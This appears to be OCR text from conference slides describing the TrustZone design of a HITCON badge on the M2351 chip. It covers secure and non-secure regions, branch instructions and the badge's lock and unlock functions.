
B: Branch instruction

Func_A: Secure function

BXNS: Branch with exchange to Non-secure state instruction

TrustZone on M2351

- System Memory Map



HITCON Badge

Non-secure

- LED
- A simple command line interface
- Snake


Secure

- Lock record
- Key, token
- Crypto

HITCON Badge


- Locks are stored in Secure Region
- Unlock
    - nsc_unlock
    - Implement in secure code

Badge Command Line



